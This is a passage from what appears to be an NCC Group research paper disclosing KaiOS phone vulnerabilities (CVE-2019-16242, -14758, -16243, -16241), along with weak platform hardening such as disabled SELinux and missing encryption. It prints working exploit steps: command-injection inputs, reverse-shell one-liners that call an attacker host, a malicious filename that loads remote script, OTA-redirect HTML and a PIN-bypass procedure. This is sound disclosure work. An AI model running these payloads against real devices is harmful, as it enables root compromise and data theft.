The `setPropertyLE` function appends the `setprop` OS command with the function's second parameter and then executes the OS command.

```
// Executes setprop debug.console.enabled true; touch /sdcard/test3;
navigator.engmodeExtension.setPropertyLE("settings_console", "true; touch /sdcard/test3;");
```

The `setKAIOSLogPara` function also appends the `setprop` OS command with the function's second parameter, which is a JavaScript array, and then executes the OS command.

```
// Executes setprop persist.sys.kaios bugreport.enable anything;touch /sdcard/test4;
navigator.engmodeExtension.setKAIOSLogPara("bugreport", ["enable", "anything;touch /sdcard/test4;"],
 ➜  2);
```

[20] https://sites.google.com/view/bananahackers/root/temporary-root

Abusing an OS Command Injection Vulnerability to Gain Root Permissions (CVE-2019-16242)

After enumerating all the possible OS command injection sinks exposed by the engineering mode web API, we can inspect each pre-installed application on KaiOS mobile devices for situations where untrusted input is passed to these OS command injection sinks. On the Alcatel Flip 2 mobile device, we noted one situation in which untrusted input from the user interface of the pre-installed "omamock" application is passed to the `setPropertyLE` function without input validation, which allows an individual with physical access to the mobile device the ability to execute arbitrary commands as the root user. Note that there exists other public strategies to jailbreak this particular mobile device, but this is a new technique that relies on exploiting an OS command injection vulnerability.

By inspecting the "omamock" application's manifest, we know that this application can interact with the engineering mode web API since it is a certified application with the `jrdextension` permission. Note that this application is considered an engineering application and is not displayed within the home screen, but it is accessible by typing `*#6626625#` into the dialer.

```
"permissions":{},"jrdextension":{},"nfc":{"access":"readwrite"},"settings":{"access":"readwrite"},
➜  "device-storage:videos":{"access":"readonly"},"idle":{},"time":{},"jrdfota":{},"tctoma":{}}
```

After determining the application has the correct permissions, we can inspect the application's code by unzipping the application package and reviewing the relevant JavaScript code. The application's `_sendAuthData` function within the `js/app.js` file acquires user input from a `input` HTML element and passes it to the engineering mode web API's `setPropertyLE` function.

```
omaTest.prototype._sendAuthData = function() {
  var data = document.getElementById('authData').value.toLowerCase();

  if (0 < data.length) {
    var initRequest = navigator.jrdExtension.setPropertyLE('oma_AauthData', data);
```

Therefore if we open the mobile application, type in the following into the text field at the top left of the UI, and tap on the "Send Auth" button, then the `id` command will run as the root user.

```
;id>/sdcard/o
```

Ultimately, the engineering mode web API will execute the following OS command. As noted previously, the `setPropertyLE` function validates the property key, but does not validate the property value thus leading to the possibility of OS command injection.

```
setprop persist.oma.aauthdata ;id>/sdcard/o
```

We can verify that the command successfully executed via ADB by checking the existence and contents of the `/sdcard/o` file.

```
shell@gflip2:/sdcard $ cat /sdcard/o
uid=0(root) gid=0(root) groups=0(root)
```

Abusing this vulnerability to acquire a root shell is trivial. We can create a file named `e` with the following contents.

```
rm /data/local/tmp/f;busybox mkfifo /data/local/tmp/f;cat /data/local/tmp/f|/system/bin/sh -
➜  i 2>&1|busybox nc 5.5.5.5 6666 >/data/local/tmp/f
➜
```

Then we push the file to the device using the `adb` push command.

```
$ adb push e /sdcard/e
e: 1 file pushed. 0.0 MB/s (147 bytes in 0.086s)
```

Then we can open the mobile application, type in the following into the text field at the top left of the UI, and tap on the "Send Auth" button.

```
;/system/bin/sh /sdcard/e
```

If all goes well, then we will receive a root shell on our listening machine. NCC Group disclosed this local privilege escalation vulnerability in November 2019[21],[22]

```
[redacted]$ nc -l 6666
/system/bin/sh: can't find tty fd: No such device or address
/system/bin/sh: warning: won't have full job control
root@gflip2:/data/omania # id
uid=0(root) gid=0(root) groups=0(root)
root@gflip2:/data/omania # cat /system/build.prop | grep -ir ro.build.description
(standard input):ro.build.description=gflip2-user 6.0.1 MMB29M eng.zxliu.20190114.192232 test-keys
```

Figure 5: Reverse shell acquired from the Alcatel Flip 2 via OS command injection.

Abusing an HTML Injection Vulnerability to Gain Root Permissions (CVE-2019-14758)

As previously mentioned, we had identified that the File Manager mobile application was vulnerable to HTML injection since filenames are rendered within that mobile application without proper output encoding or input validation. After injecting HTML and JavaScript code that bypasses the default CSP, we are able to abuse the mobile application's access to privileged web APIs. In the case of the Doro 7050, we noted that the File Manager mobile application had been granted access to the engineering mode web API as shown in the following snippet from the application's manifest file.

```
"permissions":{"engmode-extension":{},"flip":{},"storage":{},"device-storage:sdcard":{"access":
➜  "readwrite"}}
```

If the mobile device is connected to a hostile computer via USB then the computer could drop a file with the following name in order to inject malicious JavaScript code into the File Manager mobile application. The attack could also be conducted remotely if any mobile application downloads and stores a file without proper input validation to device storage.

```
<iframe srcdoc="<script src=http&#x3a;&#x2f;&#x2f;5.5.5.5&#x2f;d12.js><&#x2f;script>">.txt
```

The injected HTML code will download the following JavaScript code from an attacker controlled server (5.5.5.5 in our case) and use the engineering mode web API to spawn a reverse shell via the `toybox` command, which is preinstalled on the mobile device.

```
var extension = navigator.engmodeExtension;
extension.startUniversalCommand(
➜  "mkdir /data/local/tmp/;chmod 777 /data/local/tmp/;rm /data/local/tmp/f;toybox mkfifo /data/local/t
➜  mp/f;cat /data/local/tmp/f|/system/bin/sh -i 2>&1|toybox nc 5.5.5.5 4444 >/data/local/tmp/f",
➜  true);
```

[21] https://www.nccgroup.com/us/our-research/technical-advisory-multiple-vulnerabilities-in-alcatel-flip-2
[22] https://nvd.nist.gov/vuln/detail/CVE-2019-16242

We should now receive a root shell on our listening machine once the JavaScript code executes in the File Manager mobile application. NCC Group disclosed this vulnerability in August 2020.[23]

```
[redacted]:/var/www/html# nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [redacted] port 4444 [tcp/*] accepted (family 2, sport 52793)
/system/bin/sh: can't find tty fd: No such device or address
/system/bin/sh: warning: won't have full job control
root@msm8909_512:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:b2g:s0
root@msm8909_512:/ # cat /system/build.prop | grep -ir ro.build.description
(standard input):ro.build.description=msm8909_512-user 6.0.1 MMB29M CALM01A-S11A_DFC0180_306_190524 release-keys
```

Figure 6: Reverse shell acquired from the Doro 7050 via HTML/JavaScript injection.

Missing Permission Checks in the Flip 2 (CVE-2019-16243)

Similar to older versions of the Nokia 8110, the Alcatel Flip 2 contained dangerous web APIs that lacked any type of permission checks. By inspecting the `components.manifest` file within the `/system/b2g/omni.ja` file, we noted a unique extension named `OmaService` existed, which we have not encountered on other KaiOS mobile devices.

```
component {be6f546e-2429-4a5b-b0da-36438342077a} OmaService.js
contract @tctoma.com/OmaServiceJS;1 {be6f546e-2429-4a5b-b0da-36438342077a}
category JavaScript-navigator-property OmaService @tctoma.com/OmaServiceJS;1
```

Further inspection of the web API in `/components/OmaService.js` revealed that the extension does not contain any permission checks, such as permission checks utilizing the `testExactPermissionFromPrincipal` function, therefore JavaScript code in any application can use it, including untrusted JavaScript code running in the browser, or an unprivileged mobile application. This web API appeared to expose functionality that allowed manipulating the OTA settings of the device and functionality that allowed triggering the OTA update process. We identified two applications that used this web API. The main system settings application (`system.gaiamobile.org`) and a hidden engineering application (`omamock.gaiamobile.org`).

By performing additional dynamic analysis, we were able to confirm that unprivileged mobile applications, such as the browser, could invoke the web APIs functions to access the current OTA settings. For example, the following HTML when loaded into the mobile device's browser will display the current OTA settings. The OTA server URL was initially set to `https://xdm.wireless.att.com/oma` on our mobile device.

```
<html>
  <body>
    <script>
      var i;
      for (i = 0; i < 10; i++) {
        navigator.OmaService.getDMConfigList(i,
          function(cfgValue) {
            document.write(cfgValue);
            document.write("<br />");
          }
        );
      }
    </script>
  </body>
```

[23] https://research.nccgroup.com/2020/08/21/technical-advisory-multiple-html-injection-vulnerabilities-in-kaios-pre-installed-mobile-applications/

```
</html>
```



Figure 7: Current OTA settings acquired via the mobile browser using the OmaService web API.

Besides, acquiring the current OTA settings remotely, we can also edit the OTA settings. The following HTML code when loaded into the mobile device's browser will change the OTA server URL to point to a server that we control.

```
<html>
  <body>
    <script>
      function onSetNodeCb(nodeIndex,result) {
        dump("SET NODE VALUE -----onSetNodeCb,nodeIndex = "+nodeIndex+",
        result = "+result);
      }
      navigator.OmaService.setDMNodeValue({
                    "nodeIndex" : 4,
                    "nodeVal"   : "http://192.168.0.5:8000/helloota"
                    }, onSetNodeCb);
    </script>
  </body>
</html>
```

After altering the OTA server URL, the next time the mobile device checks for a firmware update we observe a HTTP request from the mobile device to our web server.

```
lt08346:fuzz_ota_settings nb2$ python capServ.py
Listening on localhost:8000

----- Request Start ----->

/helloota
HOST: 192.168.0.5:8000
Content-Type: application/vnd.syncml.dm+wbxml; charset=utf-8
Accept: application/vnd.syncml.dm+wbxml
Content-Encoding: Plain-text/xml-URL encoding
User-Agent: InnoPathOMADUC_HTTP6.X
Connection: Keep-Alive
Content-Length: 624

[redacted]syncml:metinftext/plainmlq1.2rDM/1.2e6[1nWhttp://192.168.0.5:8000/hellootagV014685006047
676W[redacted]/FwUpdate/FlashZSorg.ope
nmobilealliance.dm.firmwareupdate.userrequestGintKinformationalO[redacted]200`K3TgW./DevInfo/ModZS[redacted]GchrO4044OTgW./DevIn
fo/ManZS[redacted]GchrOAlcatelTgW./DevInfo/LangZS[redacted]GchrOEN-USTgW./DevInfo/DmVZS[redacted]GchrODM1.2TgW./DevInfo/DevIdZS[redacted]GchrO[redacted]
<----- Request End -----
```

Figure 8: The mobile device communicating with new OTA server during a firmware update.

While a untrusted web server should not be able to manipulate the mobile device's OTA settings, KaiOS, like Firefox OS, utilizes Android's OTA update process, which will verify the update's cryptographic signature utilizing the certificates stored in `/system/etc/security/otacerts.zip`. Therefore without a separate vulnerability in this verification process it should not be possible to trick the mobile device into installing a malicious update.

We also performed manual dynamic analysis against each of the exposed `OmaService` functions and noted that malicious JavaScript in a web browser could invoke `OmaService` functions that cause the privileged service to crash due to memory corruption in a privileged process. For example, loading the following HTML into the KaiOS browser causes the mobile device to instantly reboot.

```
<html>
  <body>
    <script>
      var data = [1,2,3,4];
      navigator.OmaService.startBootstrap(data, 4, 0, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
       ➜  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Path Traversal Attacks

Besides exposing functionality that allows privileged mobile applications to execute arbitrary OS commands as the root user, we have noted other dangerous functionality exposed by the engineering mode web API. For example, the `fileWriteLE` function allows the calling application to overwrite any file on the filesystem.

```
    fileWriteLE: function(str, path, parameter) {
        dump('_fileWriteLE path = ' + path);
        let request = this.createRequest();
        let request_id = this.getRequestId(request);
        var mTemp = this._isCurrentPathtoAllow(path);
        if (true == mTemp) {
            cpmm.sendAsyncMessage('JrdSrv:FileWrite', {
                str: str,
                path: path,
                par: parameter,
                requestID: request_id
            });
            this._requestInfo[request_id] = {};
            this._requestInfo[request_id].str = str;
            this._requestInfo[request_id].path = path;
            this._requestInfo[request_id].par = parameter;
        }
        return request;
    },
```

The web API attempts to restrict which files and directories can be written to via input validation in the `_isCurrentPathtoAllow` function, but the code does not perform path canonicalization prior to input validation. Therefore it is possible to bypass the restrictions by using a sequence of dot dot slash characters such as `/storage/sdcard/../../any/other/file`.

```
    _isCurrentPathtoAllow: function(path) {
        if (1 <= path.length) {
            debug(' _isCurrentPathtoAllow: path = ' + path);
            if (('/storage/sdcard' == path.substr(0, 15)) || ('/data/jrdlog' == path.substr(0, 12)) ||
             ➜  ('/data/testbox_log' == path.substr(0, 17)) || ('/system/system.ver' == path) ||
             ➜  ('/proc/study' == path) || ('/data/userdata.ver' == path) ||
             ➜  ('/system/b2g/defaults/pref/user.js' == path) || ('/data/nfc_pcd.txt' == path)) {
                return true;
            }
        }
        return false;
    },
```

Ultimately, the web API will use the Mozilla APIs to write to the designated file with the provided input.

```
    _filewrite: function(str, path, par, callback) {
        debug("jrd_service.jsm _filewrite: enter");
        let obj = {};
        try {
            let file = Components.classes['@mozilla.org/file/local;1'].createInstance(Components.
             ➜  interfaces.nsILocalFile);
            file.initWithPath(path);
            var foStream = Components.classes["@mozilla.org/network/file-output-stream;1"].
             ➜  createInstance(Components.interfaces.nsIFileOutputStream);
            if ('a' == par) {
                debug("gaolu jrd_service.jsm _filewrite: enter par = a");
```

```
            foStream.init(file, 0x02 | 0x08 | 0x10, "0644", 0);
        } else if ('f' == par) {
            debug("gaolu jrd_service.jsm _filewrite: enter par = f");
            foStream.init(file, 0x02 | 0x08 | 0x20, "0644", 0);
        }
        var converter = Components.classes["@mozilla.org/intl/converter-output-stream;1"].
         ➜  createInstance(Components.interfaces.nsIConverterOutputStream);
        converter.init(foStream, "UTF-8", 0, 0);
        converter.writeString(str);
        converter.close();
        obj.data = path + ': ' + str;
        obj.result = 'OK';
```

We have observed the presence of the `fileWriteLE` function in all major versions of KaiOS. There also exists a `fileReadLE` function, but that function utilizes strict input validation to prevent arbitrary file reads when provided untrusted inputs. While improper use of the original Mozilla Device Storage API by mobile applications could have resulted in path manipulation attacks, the impact would have been limited. Privileged mobile applications on KaiOS devices that accept untrusted user input to form a path passed to the engineering mode API's `fileWriteLE` function could result in an arbitrary file write of any file on the filesystem, which can easily lead to root compromise, but so far we have not identified a vulnerable codepath. Additionally, as we previously mentioned KaiOS Technologies notified NCC Group that they plan on limiting the functionality exposed via the engineering mode web API starting in KaiOS version 3, which should reduce the likelihood of path traversal vulnerabilities existing in privileged mobile applications.

Magickey PIN Bypass Vulnerability (CVE-2019-16241)

While looking for path traversal vulnerabilities, we came across a suspicious code block within the Alcatel Flip 2's system application (`/system/b2g/webapps/system.gaiamobile.org/`) related to the mobile device's PIN authentication, which is disabled by default, but a user can enable the screen lock functionality via the Settings application. The following JavaScript will check for the existence of the `/data/local/tmp/magickey/UnlockScreen` file and will simply disable the device's screen lock functionality if the file exists.

```
lockIfEnabled() {
  if (this.state.enabled) {
    window.navigator.mozSettings.createLock().set({'EnterlockscreenWindow':'lock'});
  }
  var req = navigator.jrdExtension.checkIsFileExist('/data/local/tmp/magickey/UnlockScreen');
  req.onsuccess = function(e){
    if('EXIST' == e.target.result) {
      dump('cgq UnlockScreen exist');
      if (this.state.enabled) {
        this.unlock();
      }
```

In order to exploit this vulnerability, and bypass PIN authentication, we need to create the `magickey` directory under the `/data/local/tmp/` directory and then create the `UnlockScreen` file via the following commands. Note that this device has `adb` enabled by default and it cannot be disabled via the exposed user settings so these commands can be executed at the PIN screen while the device is locked. On other KaiOS devices, we noted that `adb` was disabled by default, but could be enabled by a user by typing in specific magic codes into the dialer. In either case, KaiOS does not utilize secure USB debugging functionality implemented in Android to restrict USB debugging functionality to trusted hosts. NCC Group disclosed this PIN bypass vulnerability in November 2019.[25]

```
shell@gflip2:/data/local/tmp $ mkdir /data/local/tmp/magickey
shell@gflip2:/data/local/tmp $ touch /data/local/tmp/magickey/UnlockScreen
```

[25] https://nvd.nist.gov/vuln/detail/CVE-2019-16241

While we have documented the feasibility in exploitation of KaiOS applications in the Gaia and Gecko layers, we have also noted that currently the underlying platform is built on dated components and fails to utilize a number of key security controls.

Use of Outdated Versions of Android and Firefox

The lowest layer of the Firefox OS architecture is known as Gonk, which is based on the Android operating system. Every KaiOS mobile device that we have looked at so far is based on Android 6.0.1, which can be determined via `adb` by inspecting various system properties. The following command line output was acquired from a Nokia 8110 mobile device (16.00.17.00 firmware).

```
$ uname -a
Linux localhost 3.10.49-ged30a3a-00780-g9b74255 #1 SMP PREEMPT Fri Apr 26 09:11:24 CST 2019 armv7l
$ getprop ro.build.version.release
6.0.1
$ getprop ro.build.version.sdk
23
$ getprop ro.build.id
MMB29M
```

The output acquired from the Nokia mobile device is consistent with other KaiOS mobile devices that we inspected. Regardless of the KaiOS version used, each mobile device appears to be based on Android 6.0.1.

Mobile Device	Linux Kernel Version	Android Version	Android Build Identifier	KaiOS Version
Alcatel Flip 2	3.10.49	6.0.1	MMB29M	1.0
Doro 7050	3.10.49	6.0.1	MMB29M	2.5.0
Nokia 8110	3.10.49	6.0.1	MMB29M	2.5.1

While the last version of Android 6.0.1 was released in October 2017 (build tag MOI10E), the KaiOS mobile devices appear to be based on a version of Android released in December 2015 (build tag MMB29M).[26] There have been a large number of vulnerabilities that have been publicly disclosed in the Android operating system over the last few years and Android 6 no longer receives security updates[27],[28] Granted only a subset of vulnerabilities found in the Android operating system would affect KaiOS mobile devices given that large portions of the Android OS have been removed in KaiOS builds such as the Android runtime and Android system applications. Firefox OS, and KaiOS, utilizes a stripped down version of Android that exposes the hardware abstraction layer to the Gecko runtime. For example, if we look at the Android system services running on the Nokia 8110, then we only notice 16 services running as shown in the following output from the `service` command, while a typical Android mobile device would have at least one hundred services running.

```
$ service list
Found 16 services:
0    media.radio: [android.hardware.IRadioService]
1    media.sound_trigger_hw: [android.hardware.ISoundTriggerHwService]
2    media.audio_policy: [android.media.IAudioPolicyService]
3    media.camera: [android.hardware.ICameraService]
4    permission: [android.os.IPermissionController]
5    SurfaceFlinger: [android.ui.ISurfaceComposer]
6    display.qservice: [android.display.IQService]
7    media.resource_manager: [android.media.IResourceManagerService]
8    media.player: [android.media.IMediaPlayerService]
9    media.audio_flinger: [android.media.IAudioFlinger]
```

[26] https://source.android.com/setup/start/build-numbers
[27] https://source.android.com/security/bulletin
[28] https://en.wikipedia.org/wiki/Android_Marshmallow

```
10    android.service.gatekeeper.IGateKeeperService: [android.service.gatekeeper.IGateKeeperService]
11    android.security.keystore: []
12    com.qualcomm.qti.auth.fidocryptodaemon: [com.qualcomm.qti.auth.fidocryptodaemon]
13    appops: [com.android.internal.app.IAppOpsService]
14    scheduling_policy: [android.os.ISchedulingPolicyService]
15    vendor.qcom.PeripheralManager: [vendor.qcom.IPeripheralManager]
```

Removing unneeded components from Android improves the security posture of a KaiOS mobile device. For example, if there was a published privilege escalation attack against the Android's Backup Manager service, then KaiOS mobile devices would not be affected since that system service does not exist within KaiOS. Either way the use of dated Android components is a risk that should be addressed by KaiOS Technologies and the OEMs that have the ability to upgrade to later versions of Android that continue to receive timely security updates. KaiOS Technologies told NCC Group that they plan on upgrading to Android version 10 as a base for their operating system in the future starting with KaiOS version 3 slated for initial release in December 2020.

Equally concerning is that KaiOS is based on Firefox OS, which was discontinued by Mozilla in 2015, and therefore KaiOS utilizes an old browser engine that has not been patched against vulnerabilities found in Firefox over the last few years. The last official release of Firefox OS was version 2.2 that came out in April 2015.[29] According to Mozilla's roadmap, Firefox OS version 2.5 was under development and set to be released in 2016, but never was. If we inspect the user agent of a KaiOS mobile device we will note that it claims to be using Firefox version 48 as its browser engine, which was released in 2016.[30]

```
GET / HTTP/1.1
Host: 192.168.0.58:8002
User-Agent: Mozilla/5.0 (Mobile; Nokia_8110_4G; rv:48.0) Gecko/48.0 Firefox/48.0 KAIOS/2.5.1
x-wap-profile: http://useragentprofile.hmdglobal.com/uaprof/Nokia81104Gr100.xml
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Figure 9: KaiOS 2.5.1 appears to use Firefox version 48.

Inspecting the B2G build properties file also indicates that Firefox version 48 is used (Gecko browser engine version listed as 48.0a2).

[29] https://wiki.mozilla.org/B2G/Roadmap#Feature_Complete_Dates%7ctitle=B2G/Roadmap%7cwork=mozilla.org
[30] https://www.mozilla.org/en-US/firefox/48.0/releasenotes/

```
shell@Nokia 8110 4G:/ $ cat /system/b2g/application.ini
; This file is not used. If you modify it and want the application to use
; your modifications, start with the "-app /path/to/application.ini"
; argument.
[App]
Vendor=KaiOS
Name=B2G
RemotingName=b2g
Version=2.5.1
BuildID=20190426091443
ID={3c2e2abc-06d4-11e1-ac3b-374f68613e61}

[Gecko]
MinVersion=48.0a2
MaxVersion=48.0a2
```

Figure 10: KaiOS 2.5.1 appears to use Firefox version 48.0a2.

The use of outdated browser components is concerning unless KaiOS Technologies backports all security patches from newer versions of the Gecko browser engine into KaiOS, or KaiOS Technologies switches to a different browser engine that can be updated on a regular basis to address security vulnerabilities. This concern about KaiOS has been publicly raised by former Firefox OS engineers,[31] but it appears that KaiOS Technologies and Mozilla have finally reached an agreement in 2020 to work together to bring newer versions of Gecko browser engine to KaiOS.[32] Details are scarce, but it has been reported that KaiOS version 3 will utilize Firefox Extended Support Release (ESR) version 78, so that KaiOS mobile devices can finally receive security updates for the browser engine starting in either late 2020 or early 2021[33, 34].

Failure to Utilize Android's Platform Security

Over the years Google has added key security controls to Android to increase the difficulty of privilege escalation by an attacker with physical access to the mobile device or by an attacker that controls an unprivileged process remotely. KaiOS could utilize these security features as well since the Gonk layer is based on Android, but currently we have not observed KaiOS mobile devices utilize security enhancements such as SELinux, device encryption, verified boot, or secure USB debugging.

Android uses Security-Enhanced Linux (SELinux) to enforce mandatory access control (MAC) over all processes running on the mobile device including processes running under the root user. This allows Google to further restrict privileged system services thus reducing the impact of vulnerabilities in key system services. Android version 4.3 used SELinux in the permissive mode meaning that permission denials are logged but not enforced and then Android 4.4 was the first version of Android that used SELinux in enforcing mode, albeit partially enforced, meaning that permissions denials are both logged and enforced. We can check the current mode of SELinux via the `getenforce` command.

[31] https://medium.com/@bfrancis/the-legacy-of-firefox-os-c58ec32d94f0
[32] https://www.kaiostech.com/press/kaios-technologies-and-mozilla-partner-to-enable-a-healthy-mobile-internet-for-everyone/
[33] https://www.youtube.com/watch?v=_UPk3mpcDP4
[34] https://en.wikipedia.org/wiki/KaiOS

```
shell@gflip2:/ $ getenforce
Disabled
```

On the KaiOS mobile devices that we inspected we noted that the SELinux mode was either set to disabled or permissive, which was surprising since these KaiOS devices were running Android 6.0.1. Mozilla's online guide for building KaiOS and running the emulator also curiously recommends putting SELinux in a permissive mode.[35] Granted, enforcing SELinux on Firefox OS devices has limited value unless the b2g process, which is the primary monolithic system process that runs as the root user and interacts with hardware devices, is first decomposed into multiple system processes such that different SELinux policies can be applied to each system process.

Full-disk encryption was introduced to Android in version 4.4 in order to transparently encrypt all of the user data on a mobile device using an encryption key derived from the user's PIN, password, or pattern. This control should prevent an attacker with physical access to the mobile device from being able to trivially rip off all the information stored on the `data` partition assuming that the user's password used to protect the mobile device cannot be easily cracked and the mobile device is currently turned off so that its not feasible to extract out the cryptographic keys from RAM. We can check the state of file-disk encryption by inspecting the `ro.crypto.state` system property.

```
$ getprop ro.crypto.state
unencrypted
```

All of the KaiOS mobile devices we looked at did not use the Android full-disk encryption feature based on `dm-crypt`. Note that Android 7, also introduced file-based encryption to address criticisms of the existing full-disk encryption mechanism, but unless the underlying Gonk layer is upgraded KaiOS would not be able to utilize those enhancements. KaiOS Technologies informed us that full-disk encryption has not been utilized since the operating system must run on low-end devices and there are no current plans to adopt this security feature. The lack of full-disk encryption has also been noted publicly in multiple guides related to performing forensics against KaiOS burner devices[36, 37].

Another core security control in modern Android mobile devices is verified boot, which assures the end user of the integrity of the software running on a mobile device. Android 4.4 first added support for the `dm-verity` kernel feature, which during device boot up verifies the integrity and authenticity of the software loaded at each stage of the bootloading process. Early versions of Android simply warned the user if one of the device's partitions was corrupted, but starting in Android 7 verified boot was strictly enforced, which meant that compromised devices were prevented from booting if the bootloader was in a locked state. All of the KaiOS mobile devices we looked at did not use the verified boot to either warn the user about a corrupted partition or prevent booting to a corrupted partition. Additionally, we have also observed firmware on some KaiOS devices that were signed by `test-keys` that are publicly known, which may allow an attacker with physical access to a mobile device to replace system apps built into the OS image. While current KaiOS mobile devices do not support secure boot and `dm-verity`, KaiOS Technologies told NCC Group that all upcoming KaiOS mobile devices will support these security features.

Android Debug Bridge (`adb`) allows users to install mobile applications onto an Android mobile device or debug existing mobile applications running on the device. While some of the standard `adb` commands do not work on KaiOS mobile devices, `adb` can still be used to acquire a limited shell on the mobile device or could be used to utilize WebIDE to perform remote debugging of the mobile applications, which is useful for privilege escalation. Normally, on Android mobile devices `adb` is disabled by default and can be enabled via a development setting and since Android 4.2.2 "secure USB debugging" has ensured that only host computers authorized by the user can utilize `adb`. Anytime the user connects the mobile device via `adb` to a new computer, the Android system displays an authorization dialog giving the user the option to allow or deny USB debugging with a new computer. This control is designed to prevent a malicious user from acquiring a mobile device that is locked, but has `adb` enabled, and simply connecting it to their computer in order to sideload a malicious Android application onto the system. The KaiOS mobile devices we reviewed did not

[35] https://wiki.mozilla.org/KaiOS
[36] https://blog.cellphonedetectives.com/2020/01/burning-the-new-burner-part-1-of-2/
[37] https://forensiczone.blogspot.com/2019/01/kai-os-forensics-for-money-and-profit.html

have any type of "secure USB debugging" functionality to mitigate the risk of the mobile device being connected to a mobile device while `adb` is enabled. Granted the risk that `adb` would actually be enabled on a KaiOS mobile device is diminished since the operating system does not expose a developer setting to enable `adb` via the settings application, but the feature can be enabled on many KaiOS mobile devices by entering in `*###33284####` into the dialer. KaiOS Technologies informed NCC Group that there are future plans to implement some form of secure ADB functionality in the future, but nothing has been implemented yet.

Mobile Device	SELinux	Disk Encryption	Verified Boot	Signing Keys	ADB Security
Alcatel Flip 2	Disabled	Unencrypted	Disabled	Signed with test-keys	Enabled by default. No secure USB debugging used.
Doro 7050	Permissive - not enforcing	Unencrypted	Disabled	Signed with release-keys	Disabled by default. No secure USB debugging used.
Nokia 8110	Permissive - not enforcing	Unencrypted	Disabled	Signed with test-keys in firmware 12. Signed with dev-keys in firmware 16.	Disabled by default. No secure USB debugging used.

Mixed Use of Memory Corruption Mitigation Techniques

Android has adopted a variety of memory corruption mitigations techniques over the years such as ProPolice, Hardware-based No eXecute (NX), `mmap_min_addr`, Address Space Layout Randomization (ASLR), PIE (Position Independent Executable) support, Read-only relocations, and Control flow integrity (CFI). The Gonk layer of KaiOS benefits from Google's adoption of these memory corruption mitigation techniques, but we wanted to verify that key B2G executables and shared objects are compiled to support these features.

We can use a tool such as `checksec` to verify the security properties of an executable.[38] Running `checksec.sh` against `/system/b2g/b2g`, which is the primary system process, and `/system/b2g/libxul.so`, which is a massive ELF shared object that contains all of the native Gecko layer code, shows broad support for key memory corruption mitigation techniques with a few exceptions. We noted that the older Alcatel mobile device, which is running KaiOS version 1.0, is running a version of `b2g` and `libxul.so` that does not utilize stack canaries or the `FORTIFY_SOURCE` features. The mobile devices running KaiOS version 2.5 have partially addressed this by utilizing stack canaries and `FORTIFY_SOURCE` features in the `libxul.so` shared object that has a large attack surface, but not the `b2g` executable. The use of full ASLR and NX alone make exploitation of memory corruption issues difficult without an additional information leakage issue.

Mobile Device	RELRO	STACK CANARY	NX	PIE	FORTIFY	Fortified	Filename
Alcatel Flip 2	Full RELRO	No canary found	NX enabled	PIE enabled	No	0	b2g
Alcatel Flip 2	Full RELRO	No canary found	NX enabled	N/A	No	0	libxul.so
Nokia 8110	Full RELRO	No canary found	NX enabled	PIE enabled	No	0	b2g
Nokia 8110	Full RELRO	Canary found	NX enabled	N/A	Yes	2	libxul.so
Doro 7050	Full RELRO	No canary found	NX enabled	PIE enabled	No	0	b2g
Doro 7050	Full RELRO	Canary found	NX enabled	N/A	Yes	2	libxul.so

We did verify that the location of the stack, heap, and executable portions of a process are randomized since the

[38] https://github.com/slimm609/checksec.sh

b2g executable is a Position Independent Executable (PIE) and the `sysctl` parameter, `kernel.randomize_va_space` is set to 2. However, since all mobile applications run within separate content processes that are forked from the b2g process, the b2g process and content processes share many of the same memory mappings, which means that ASLR is ineffective at mitigating a privilege escalation attack. For example, if we compare the memory mappings for `/system/lib/libc.so` in the b2g process and the Browser process we note that `libc.so` is mapped to the same memory address.

```
#cat /proc/391/maps
...
b4b17000-b4b74000 r-xp 00000000 b3:19 1022       /system/lib/libc.so
b4b74000-b4b77000 r--p 0005c000 b3:19 1022       /system/lib/libc.so
b4b77000-b4b7a000 rw-p 0005f000 b3:19 1022       /system/lib/libc.so
...
#cat /proc/7250/maps
...
b4b17000-b4b74000 r-xp 00000000 b3:19 1022       /system/lib/libc.so
b4b74000-b4b77000 r--p 0005c000 b3:19 1022       /system/lib/libc.so
b4b77000-b4b7a000 rw-p 0005f000 b3:19 1022       /system/lib/libc.so
...
```

A compromised or rogue content process would know the location of the `libc.so` library in the b2g process, or the location of another library such as `libxul.so`, so it could craft a return-oriented programming chain to reliably exploit a memory corruption vulnerability in the b2g process. This weakness in ASLR was known in Firefox OS but considered low risk given that the implemented ASLR would be effective at mitigating remote exploitation.[39] This same type of weakness in ASLR has been described in Android since each Android application process is forked from the existing Zygote process[40,41]. The performance optimization allows most of the memory pages allocated for framework code to be shared across all application processes, but this also means that the memory mappings inherited from the Zygote address space are identical across all of the Android applications.

Known Weaknesses in Firefox OS's Sandboxing

